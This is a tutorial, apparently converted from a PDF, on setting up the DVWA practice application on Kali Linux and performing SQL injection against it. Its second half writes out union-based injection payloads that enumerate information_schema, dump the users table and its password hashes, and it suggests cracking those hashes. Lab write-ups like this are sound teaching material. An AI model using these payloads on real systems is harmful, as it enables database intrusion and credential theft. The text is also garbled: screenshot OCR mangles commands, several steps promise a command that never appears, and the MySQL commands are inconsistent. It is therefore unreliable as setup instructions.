#Setting up DVWA on Kali Linux

Step 1: Download Damn Vulnerable Web Application (DVWA)

To get started, we will need to clone the DVWA GitHub into our /var/www/html directory. That is the location where Localhost files are stored in Linux systems. Launch the Terminal and change our directory to the /var/www/html directory with the command below. After cloning, we can rename the DVWA folder to dvwa. That is not mandatory, but it makes work easier when executing multiple commands.

```
(root ≥ kali)-[~]

# cd /var/www/html

(root ≥ kali)-[/var/www/html]

# sudo git clone https://github.com/digininja/DVWA

Cloning into 'DVWA' ...
remote: Enumerating objects: 4399, done.
remote: Counting objects: 100% (174/174), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 4399 (delta 79), reused 124 (delta 52), pack-reused 4225

Receiving objects: 100% (4399/4399), 2.17 MiB | 1.67 MiB/s, done.

Resolving deltas: 100% (2081/2081), done.

(root ≥ kali)-[/var/www/html]

# sudo mv DVWA dvwa
mv: cannot move 'DVWA' to 'dvwa/DVWA': Directory not empty
```

Step 2: Configure DVWA

After downloading cloning DVWA in our /var/www/html directory, we still need to do some minor configurations. To get started, let's set read, write, and execute permissions to the DVWA directory. Execute the command below.

After successfully executing the command, we need to set up the user and password required to access the database. Change directory to point to the config directory with the command below. When you run the ls command to view the files inside the directory, you will see the config.inc.php.dist file. That is the original file containing the default configurations. We won't edit it.

Instead, we will create a copy of this file called config.inc.php and the original config.inc.php.dist file will act as our backup in case things go wrong. Run the command below to open the newly created file with nano editor and make the necessary changes, as shown in the image below.

```
| Croot to kali)-[/var/www/html] | By default, MySGL comes pre-installed on Kalilinus H
| Croot to kali)-[/var/www/html] | If you have worked with Debian based distributions. My
| Croot to kali)-[/var/www/html/dvwa/config] | Image server | Image
```

We will set db_user as user and db_password as pass. Feel free to use a different username or password. Save the file (Ctrl + O, then Enter) and Exit (Ctrl + X). That's it! We are done configuring the DVWA Web application. Let's move on and configure the database (MySQL).

Step 3: Install MySQL on Kali Linux

By default, MySQL comes pre-installed on Kali Linux. If that's not the case for you or maybe you messed up with MySQL, we can go ahead and install it manually. If you have worked with Debian-based distributions, MySQL comes in two packages:

- mysql-server
- mysql-client

In our case, we will need to install the mysql-server. However, there is a catch. If you try using the command apt install mysql-server you will most likely get the error "Package mysql-server is not available, but is referred to by another package. E: Package 'mysql-server' has no installation candidate." That's because the package mysql-server is referred to default-mysql-server in Kali Linux and also in the latest release of Debian (Debian 10). Therefore, use the command below:

Step 4: Configure MySQL Database

Start the Mysql service with the command below. You can check whether the service is running using the systemctl status command below. Login to the MySQL database using the command below as root. If you have another name set for the superuser in your system, use it instead of root. Login to the MySQL database using the command below as root. If you have another name set for the superuser in your system, use it instead of root. We will create a new user with the username and password set in our DVWA application configuration file. In my case, the username was 'user,' and the password was 'pass.' The server we are using is Localhost (127.0.0.1). Use the command below.

We need to grant this new user privilege over the dvwa database. Execute the command below.

Up to this point, we are through with configuring both the DVWA application and the MySQL database. Type exit to close the database.

```
Croot **Rati*) - [~]
** sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with; or \g.
Your MariaDB connection id is 38
Server version: 10.5.9-MariaDB-1 Debian buildd-unstable
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'user' a' 127.0.0.1' identified by 'pass';

Query OK, 0 rows affected (0.013 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'user1' a' 127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.024 sec)

MariaDB [(none)]> 

MariaDB
```

Step 5: Install PHP

PHP comes installed in Kali Linux. However, if you want to install a particular version, you can do it manually from the Terminal. In this post, we will install PHP 7.4 which is the latest release as of writing this post.

Follow the steps below. First, update your system and add the SURY PHP PPA repository by executing the commands below. After successfully adding the repository, use the command below to install PHP 7.4.

To install additional PHP extensions, use the syntax below where xxx stands for the extension name.

```
(kali® kali)-[~]
$ sudo apt -y install lsb-release apt-transport-https ca-certificates
Reading package lists... Done
Building dependency tree ... Done
Reading state information ... Done
apt-transport-https is already the newest version (2.5.2).
ca-certificates is already the newest version (20211016).
ca-certificates set to manually installed.
lsb-release is already the newest version (11.2).
lsb-release set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1707 not upgraded.

(kali® kali)-[~]
```

```
"(kali⊕ kali)-[~]

—$ ccho "deb https://packages.sury.org/php/ buster main" | sudo tee /etc/apt/sources.list.d/php.list~

deb https://packages.sury.org/php/ buster main" | sudo tee /etc/apt/sources.list.d/php.list~

deb https://packages.sury.org/php buster main" | sudo tee /etc/apt/sources.list.d/php.list~

(kali⊕ kali)-[~]

—$ sudo apt update

Hit:1 https://kali.download/kali kali-rolling InRelease

Some packages could not be installed. This may mean that you have requested an impossible situation or if you are using the unstable distribution that some required packages have not yet been created or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
   php7.4-common: Depends: libffi6 (≥ 3.0.10~rc8) but it is not installable
Unable to correct problems, you have held broken packages.
```

Step 6: Configure Apache Server



Now, we need to configure the server. Use the command below to change your location on the Terminal to point to /etc/php/7.3/apache2 directory. In the /etc/php/7.4/apache2, when you execute the ls command, you will see a file called php.ini. That is the file we will edit to configure our localhost server. Use the command below to open it using the nano editor. Scroll down and look for these two lines: allow_url_fopen and allow_url_include. Set them both as On. Save the file (Ctrl + O, then Enter) and Exit (Ctrl + X). Start Apache server using the command below. To check whether the service started successfully, use the status command.



Step 7: Access DVWA on Your Browser

That's it! We now have everything configured, and we can proceed to launch DVWA. Open your browser and enter the URL: That will open the setup.php web page as shown in the image: You might see the errors colored in red as in the image above. Don't panic! Scroll down and click the Create / Reset Database button. That will create and configure the database. After some time, you will be redirected to the DVWA login page. Log in with these credentials:

- Username admin
- Password password

Once logged in, you will see the DVWA main page. On the left panel, we have the different types of attacks you can exploit and the DVWA Security button that allows you to choose the desired security level - Low, Medium, High, or Impossible.



#Implementing SQL Injection on DVWA

Step 1: Setup DVWA for SQL Injection

After successfully installing DVWA, open your browser and enter the required URL 127.0.0.1/dvwa/login.php Log in using the username "admin" and password as "password". These are the default DVWA login credentials. After a successful login, set the DVWA security to LOW then click on SQL Injection on the left-side menu.

Step 2: Basic Injection

On the User ID field, enter "1" and click Submit. That is supposed to print the ID, First_name, and Surname on the screen as you can see below. The SQL syntax being exploited here is:



Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this. Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First_name and Surname of all users as follows: If you were executing this command directly on the DVWA database, the query for User ID 3 would look like this:

```
MariaDB [(none)]> \r
Connection id: 98
Current database: *** NONE ***

MariaDB [(none)]> \r dvwa
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A



Connection id: 99
Current database: dvwa

MariaDB [dvwa]>
```



Step 3: Always True Scenario

An advanced method to extract all the First_names and Surnames from the database would be to use the input: %' or '1'='1'

Step 4: Display Database Version

To know the database version the DVWA application is running on, enter the text below in the User ID field.



Step 5: Display Database User

To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.

User ID:	Submit	
ID: %' or 0=0 ur First name: admi Surname: admin	ion select null, user() # n	
ID: %' or 0=0 ur First name: Gord Surname: Brown	ion select null, user() # on	
ID: %' or 0=0 ur First name: Hack Surname: Me	ion select null, user() #	
ID: %' or 0=0 ur First name: Pabl Surname: Picasso	-	
ID: %' or 0=0 ur First name: Bob Surname: Smith	ion select null, user() #	
ID: %' or 0=0 ur First name: Surname: admin@l	ion select null, user() # ocalhost	

Step 6: Display Database Name

To display the database name, we will inject the SQL code below in the User ID field.



Step 7: Display all tables in information_schema

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the information_schema, use the text below.

Home	Vulnerability: SQL Injection		
Instructions			
Setup / Reset DB	User ID: Submit		
Brute Force	ID: %' and 1=0 union select null, table_name from information_schema.tables # First name:		
Command Injection	Surname: ALL_PLUGINS		
CSRF	ID: %' and 1=0 union select null, table_name from information_schema.tables #		
File Inclusion	First name: Surname: APPLICABLE ROLES		
File Upload	ID: %' and 1=0 union select null, table name from information schema.tables #		
Insecure CAPTCHA	First name: Surname: CHARACTER SETS		
SQL Injection	_		
SQL Injection (Blind)	<pre>ID: %' and 1=0 union select null, table_name from information_schema.tables # First name:</pre>		
Weak Session IDs	Surname: CHECK_CONSTRAINTS		
XSS (DOM)	ID: %' and 1=0 union select null, table_name from information_schema.tables # First name:		
XSS (Reflected)	Surname: COLLATIONS		
XSS (Stored)	ID: %' and 1=0 union select null, table_name from information_schema.tables #		
CSP Bypass	First name: Surname: COLLATION CHARACTER SET APPLICABILITY		
JavaScript	ID: %' and 1=0 union select null, table name from information schema.tables #		
	First name: Surname: COLUMNS		
DVWA Security			
PHP Info	ID: %' and 1=0 union select null, table_name from information_schema.tables # First name:		
About	Surname: COLUMN_PRIVILEGES		
	ID: %' and 1=0 union select null, table_name from information_schema.tables #		
Logout	First name: Surname: ENABLED_ROLES		
	ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: FNGINES		

Step 8: Display all the user tables in information_schema

For this step, we will print all the tables that start with the prefix user as stored in the information_schema. Enter the SQL code below in the User ID.

Step 9: Display all the columns fields in the information_schema user table

We will print all the columns present in the users' table. This information will include column information like User_ID, first_name, last_name, user, and password. Enter the input in the User_ID field.

Vulnerability: SQL Injection	
User ID: Submit	
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) First name: Surname: users user_id	from information_schema.columns where table_name = 'users' #
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) First name: Surname: users first_name) from information_schema.columns where table_name = 'users' #
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) First name: Surname: users last_name	from information_schema.columns where table_name = 'users' #
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name). Surname: users user	from information_schema.columns where table_name = 'users' #
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) First name: Surname: users password	from information_schema.columns where table_name = 'users' #
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) Surname: users avatar	from information_schema.columns where table_name = 'users' #
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) First name: Surname: users last_login	from information_schema.columns where table_name = 'users' #
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) First name: Surname: users failed_login	from information_schema.columns where table_name = 'users' #

Step 10: Display Column field contents

To display all the necessary authentication information present in the columns as stored in the information_schema, use the SQL syntax below:

From the image above, you can see the password was returned in its hashed format. To extract the password, copy the MD5 hash and use applications like John the Ripper to crack it. There are also sites available on the internet where you can paste the hash and if lucky, you will be able to extract the password.
